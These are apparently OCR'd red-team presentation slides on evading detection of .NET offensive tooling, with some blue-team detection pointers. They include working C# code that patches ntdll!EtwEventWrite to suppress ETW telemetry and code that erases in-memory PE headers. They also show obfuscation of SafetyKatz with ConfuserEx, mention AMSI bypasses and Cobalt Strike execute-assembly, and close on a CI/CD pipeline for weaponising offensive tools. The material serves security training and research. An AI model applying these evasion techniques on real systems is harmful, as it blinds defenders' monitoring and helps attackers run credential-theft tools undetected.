
- Following the introduction of PowerShell defences, red teams moved to .NET tradecraft

- This in turn led to more focus on detecting .NET tradecraft from blue teams (https://blog.f-secure.com/detecting-malicious-use-of-net-part-1/)

- Event Tracing for Windows (ETW) consumers are now integrated to many EDRs to receive CLR Runtime traces

- This provides visibility of assembly names, namespaces, class names and method names even in unmanaged surrogates (e.g. via `execute-assembly`)


DETECTING .NET TRADECRAFT: ETW



https://www.fireeye.com/blog/threat-research/2019/03/silketw-because-free-telemetry-is-free.html

- One trivial approach to avoiding such signatures is to obfuscate the assembly, renaming namespaces, classes and methods

- Open source obfuscators such as ConfuserEx can assist here



Assembly Explorer

Type to search

- mscorlib (4.0.0.0, x64, .Net Framework v4.7.2)
- SafetyKatz (1.0.0.0, msil, .Net Framework v3.5)
  - Metadata
  - References
  - Win32 resources
  - <Root Namespace>
    - <Module>
      - *Base types*
      - BitDecoder
      - BitTreeDecoder
      - DataType
      - Decoder
      - LzmaDecoder
      - OutWindow
      - State
      - <Module>()
      - Decompress(byte[] obj0):byte[]
      - Decrypt(uint[] obj0, uint obj1):GCHandle
      - Main(string[] obj0):int
      - Resolve(object obj0, ResolveEventArgs obj1):Assembly
      - DataField:DataType
      - key:byte[]
    - ConfusedByAttribute

_003CModule_003E.cs


```
// Decompiled with JetBrains decompiler
// Type: <Module>
// Assembly: SafetyKatz, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 612BA69B-78B3-421E-BAAF-0959EC3A1F61
// Assembly location: \\Mac\Home\Downloads\Confused\SafetyKatz.exe

using System;
using System.IO;
using System.Reflection;
using System.Runtime.InteropServices;
using System.Text;

internal class <Module>
{
  private static byte[] key;
  static <Module>.DataType DataField;

  private static GCHandle Decrypt([In] uint[] obj0, [In] uint obj1)
  {
    uint[] numArray1 = new uint[16];
    uint[] numArray2 = new uint[16];
    ulong num1 = (ulong) obj1;
    for (int index = 0; index < 16; ++index)
    {
      num1 = num1 * num1 % 339722377UL;
      numArray2[index] = (uint) num1;
      numArray1[index] = (uint) (num1 * num1 % 1145919227UL);
    }
    numArray1[0] = (uint) ((int) numArray1[0] * (int) numArray2[0] - 2049829591);
    numArray1[1] = (uint) ((int) numArray1[1] ^ (int) numArray2[1] ^ 1159004297);
    numArray1[2] = (uint) ((int) numArray1[2] ^ (int) numArray2[2] ^ 1159004297);
    numArray1[3] = (uint) ((int) numArray1[3] * (int) numArray2[3] * 959883205);
```

- The CLR sends its ETW events from user-land, from within the CLR hosting process

- To prevent ETW events being sent, `ntdll!EtwEventWrite` can be patched

```
public static void PatchEtwEventWrite()
{
    byte[] hook = null;
    if (System.Environment.Is64BitProcess)
    {
        hook = new byte[] { 0xc3 };
    }
    else
    {
        hook = new byte[] { 0xc2, 0x14, 0x00, 0x00 };
    }

    var address = Win32.Kernel32.GetProcAddress(Win32.Kernel32.LoadLibrary("ntdll.dll"), "EtwEventWrite");

    IntPtr hProcess = Process.GetCurrentProcess().Handle;
    Win32.Kernel32.VirtualProtectEx(hProcess, address, hook.Length, 0x40, out uint oldProtect);
    Win32.Kernel32.WriteProcessMemory(hProcess, address, hook, hook.Length, out IntPtr bytesWritten);
    Win32.Kernel32.VirtualProtectEx(hProcess, address, hook.Length, oldProtect, out uint x);
}
```

- Goodbye .NET ETW events:



https://www.mdsec.co.uk/2020/03/hiding-your-net-etw/

- Version 4.8 of .NET framework introduced AMSI
- .NET exposes the full process memory; traditional AMSI bypasses (e.g. `AmsiScanBuffer`) can be used
- CobaltStrike offers "`amsi_disable`" to patch
- Blue teams can hunt for processes with a modified `amsi.dll` using memory scanners by examining the code sections
- Patch cautiously, restore original values when done to limit window for detection

https://blog.f-secure.com/hunting-for-amsi-bypasses/

- Cobalt Strike's `execute-assembly` feature loads the CLR in to an unmanaged process

- Blue teams can employ various strategies to detect `execute-assembly`:


  - Fork and run behaviour; additional process creation events, anomalous parent/child relationships

  - No native ETW bypasses built-in so assembly execution can be collected by ETW consumers

- Processes anomalously loading the CLR modules, e.g.:
  - `clrjit.dll`
  - `mscoree.dll`
  - `clr.dll`

0x7ffe9a1d0000	Private	64 kB	NA		12 kB	1
0x7ffef7e50000	Image	1,336 kB	WCX	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit.dll	560 kB	1
0x7ffef7fa0000	Image	22,528 kB	WCX	C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\5c...	1,832 kB	22
0x7ffef95a0000	Image	756 kB	WCX	C:\Windows\System32\ucrtbase_clr0400.dll	364 kB	1
0x7ffef9660000	Image	88 kB	WCX	C:\Windows\System32\vcruntime140_clr0400.dll	48 kB	
0x7ffef9680000	Image	11,012 kB	WCX	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll	2,528 kB	12
0x7ffefa150000	Image	680 kB	WCX	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\mscoreei.dll	200 kB	2
0x7ffefa200000	Image	404 kB	WCX	C:\Windows\System32\mscoree.dll	240 kB	3


- Cobalt Strike's malleable process injection allows either RWX or RX pages (`startrwx` and `userwx`):
- PE headers in RWX or RX pages become an IoC for memory scanning
- .NET PE can be carved



DEMO: CARVING THE .NET PE

- Red teamers wanting to improve their `execute-assembly` .NET tradecraft can:
  - Select a surrogate that legitimately loads the CLR
  - Stomp the .NET PE headers; set page to RWX, overwrite header using `RtlFillMemory` then set page to RW to blend with `assembly.load()`

- Sysmon can help find CLR loads for suitable surrogates, e.g. `backgroundTaskHost.exe`:



- Find the base address of the current process, stomp the header:

```
private static int ErasePEHeader()
{
        SYSTEM_INFO sys_info = new SYSTEM_INFO();
        GetSystemInfo(out sys_info);
        UIntPtr proc_min_address = sys_info.minimumApplicationAddress;
        UIntPtr proc_max_address = sys_info.maximumApplicationAddress;
        ulong proc_min_address_l = (ulong)proc_min_address;
        ulong proc_max_address_l = (ulong)proc_max_address;
        Process currentProcess = Process.GetCurrentProcess();
        MEMORY_BASIC_INFORMATION mem_basic_info = new MEMORY_BASIC_INFORMATION();
        VirtualQueryEx(currentProcess.Handle, proc_min_address, out mem_basic_info, Marshal.SizeOf(typeo
        proc_min_address_l += mem_basic_info.RegionSize;
        proc_min_address = new UIntPtr(proc_min_address_l);
        VirtualQueryEx(currentProcess.Handle, proc_min_address, out mem_basic_info, Marshal.SizeOf(typeo
        Console.WriteLine("Base Address: 0x{0}", (mem_basic_info.BaseAddress).ToString("X"));
        bool result = VirtualProtect((UIntPtr)mem_basic_info.BaseAddress, (UIntPtr)4096, (uint)MemoryPro
        FillMemory((UIntPtr)mem_basic_info.BaseAddress, 132, 0);
        Console.WriteLine("PE Header overwritten at 0x{0}", (mem_basic_info.BaseAddress).ToString("X"));
        return 0;
}
```

- To maximise our .NET tradecraft, we may need to bypass AMSI, ETW, stomp the PE, reset page permissions, obfuscate and more

- Manually applying these to every .NET assembly we want to run is not feasible

- Fundamentally, we want to bootstrap, build and deploy our .NET code in an automated way... sounds like DevOps

- Integrating a CI/CD pipeline in to our toolchain as assist in weaponising our offensive tools

- Prior work for offensive CI/CD in .NET includes:

